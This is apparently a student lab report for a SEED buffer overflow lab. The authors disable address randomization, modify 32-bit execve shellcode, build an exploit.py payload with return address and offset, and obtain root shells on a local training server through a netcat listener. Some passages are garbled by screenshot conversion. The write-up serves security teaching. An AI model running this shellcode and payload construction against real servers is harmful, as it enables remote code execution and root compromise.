

Buffer Overflow Attack Lab

Team Members:

- Irving Reyes Bravo.
- David Jones.


Lab environment: This lab has been tested on the Ubuntu 20.04 VM.

Lab Environment Setup

Before starting the lab, it is required I download the `Labsetup.zip` file to my VM from Canvas, unzip it. I will then get a folder called `Labsetup`. All the files needed for this lab are included in this folder.

Turning off Countermeasures


Before starting this lab, I need to make sure the address randomization countermeasure is turned off; otherwise, the attack will be difficult. I can do this via the following command:



```
SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 5 17:27
seed@VM: ~/.../Labsetup
[02/05/25] seed@VM: ~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

TASK 1

My goal is to create a file named “virus” and move it into the “/tmp” directory. Before modifying the shellcode, I observe the following output when the shellcode is executed.



```
SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 5 18:48
seed@VM: ~/.../attack-code
[02/05/25] seed@VM: ~/.../shellcode$ ls
call_shellcode.c  codefile_64  README.md      shellcode_64.py
codefile_32      Makefile     shellcode_32.py
[02/05/25] seed@VM: ~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[02/05/25] seed@VM: ~/.../shellcode$ ./a32.out codefile_32
total 64
-rw-rw-r-- 1 seed seed  160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed  312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Feb  5 17:37 a32.out
-rwxrwxr-x 1 seed seed 16888 Feb  5 17:37 a64.out
-rw-rw-r-- 1 seed seed  476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed  136 Feb  5 17:36 codefile_32
-rw-rw-r-- 1 seed seed  165 Feb  5 17:36 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 32
```

Using Nano, I changed the command string in the shellcode to instead create a file named move it into the virus using the touch command, then /tmp directory. Since there was space, I also write a command to list the contents of the /tmp directory. The edited script is below:


```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker
    "touch virus; /usr/bin/mv virus /tmp/; /bin/ls /tmp"
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
    f.write(content)
```

After exiting and saving the file, I rerun the script and analyze the results.



```
SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 5 18:50
seed@VM: ~/../attack-code
[02/05/25] seed@VM: ~/../attack-code$ ./shellcode_32.py
[02/05/25] seed@VM: ~/../attack-code$ ./a32.out codefile_32
Temp-3386aab4-058d-431b-948e-a99b0f1e78ca
Temp-51d6a8e3-9bf4-4edf-be87-2df585bb57dd
VMwareDnD
config-err-8YpMxe
mozilla_seed0
ssh-3o0PaZdHxF3P
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-ModemManager.service-cvigr
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-colord.service-AXrQA
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-switcheroo-control.service-
6TYgNi
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-systemd-logind.service-th6L
bi
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-systemd-resolved.service-6Q
l1Pf
systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-systemd-timesyncd.service-a
xshDi
```

```

systemd-private-8c2694b9a58543a0a2e3863b7ecf5919-upower.service-UW2V3i
tmpaddon
tracker-extract-files.1000
tracker-extract-files.125
virus
[02/05/25]seed@VM:~/.../shellcode$ ls

```

The results show that the shellcode executed the “virus” command successfully.

TASK 2

For this task, I copied the shellcode given previously but couldn’t determine what values to use for the return and offset. The difference between the addresses revealed is 112 bytes. After setting ret to the value in ebp + 8 and the offset to 116, the addresses started changing every time I ran it, which is different from its earlier behavior where the addresses were always the same. Here is the code that is causing this behavior. This behavior makes it very difficult to keep trying to get the shellcode to run, but we learned that this is because the kernel memory randomization was reset when our VM crashed.

```

SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Feb 5 18:42
seed@VM: ~/.../attack-code

#!/usr/bin/python3
import sys

shellcode= (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    "/bin/ls -l; echo Hello World!;"
    # The * in this line serves as the position marker
    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
    "BBBB" # Placeholder for argv[1] --> "-c"
    "CCCC" # Placeholder for argv[2] --> the command string
    "DDDD" # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode) # Change this number
content[start:start + len(shellcode)] = shellcode


# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffd030 # Change this number
offset = 116 # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)

```

I will now run the “badfile”. If it executes correctly, I should see the “Hello World!” message displayed.



```

seed@VM: ~/.../attack-code
badfile brute-force.sh exploit.py
[02/05/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[02/05/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
[02/05/25]seed@VM:~/.../attack-code$ vim exploit.py
[02/05/25]seed@VM:~/.../attack-code$ ./exploit.py
[02/05/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090

seed@VM: ~/Downloads
).encode('latin-1')
# Fill the content
content = bytearray

#####
# Put the shellcode
start = 517 - len(s
content[start:start

# Decide the return
# and put it somewh
ret = 0xffffd030
offset = 116


Input size: 517
Frame Pointer (ebp) inside bof(): 0xffffd028
Buffer's address inside bof(): 0xffffcfeb8
Got a connection from 10.9.0.1
Starting stack
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffffd028
Buffer's address inside bof(): 0xffffcfeb8
total 764
-rw----- 1 root root 315392 Feb 5 23:35 core
-rwxrwxr-x 1 root root 17880 Feb 5 22:21 server
-rwxrwxr-x 1 root root 709188 Feb 5 22:21 stack
Hello World!

```

The issue we were initially running into was determining the value to use for start. Our initial testing with the $517 - \text{len}(\text{shellcode})$ solution went wrong because we had forgotten to update the return value to match the new address randomization issue before.

TASK 3

After the exploit executes successfully, I want to get a root shell on the target server, so I can type any command I want. Once I gain root shell on the target server, I confirm access by typing the command “id” in hopes it displays the target account “root”. In order to do this, I modify the command string previously written in my shellcode so when it executes it grants me access to the target server:



```


seed@VM: ~
[02/05/25]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 40204
root@21d3970aea4d:/bof# id
id
uid=0(root) gid=0(root) groups=0(root)
root@21d3970aea4d:/bof#

[02/05/25]seed@VM:~/.../attack-code$ vim exploit.py
[02/05/25]seed@VM:~/.../attack-code$ ./exploit.py
[02/05/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090

```

TASK 4

In this task, I need to find the buffer's address size. I discovered this by checking the server logs via Docker:




```

[02/05/25]seed@VM:~/.../attack-code$ docker logs -f 630
Got a connection from 10.9.0.1
Starting stack
Input size: 6
Buffer's address inside bof():      0xffffcf68
==== Returned Properly ====

```

I will now construct a payload with this address to exploit the buffer overflow vulnerability on the server:



```

# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start + len(shellcode)] = shellcode


# Decide the return address value
# and put it somewhere in the payload
ret = 0xffffcf68+300+4*2              # Change this number

for offset in range(100,304,4):
    # Use 4 for 32-bit address and 8 for 64-bit address
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
#####

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
"exploit.py" 37L, 1357C                                     37,18      Bot

```

I now execute the modified “badfile” with the new address. The result below shows successful infiltration.



```

[02/05/25]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 60766
root@63050394359e:/bof# id
id
uid=0(root) gid=0(root) groups=0(root)
root@63050394359e:/bof#

[02/05/25]seed@VM:~/.../attack-code$ vim exploit.py
[02/05/25]seed@VM:~/.../attack-code$ ./exploit.py
[02/05/25]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090


```

TASK 5: EXTRA CREDIT

At the beginning of this lab, I turned off one of the countermeasures, the Address Space Layout Randomization (ASLR). In this task, I will turn it back on and see how it affects the attack.

```
[02/05/25]seed@VM:~/.../attack-code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

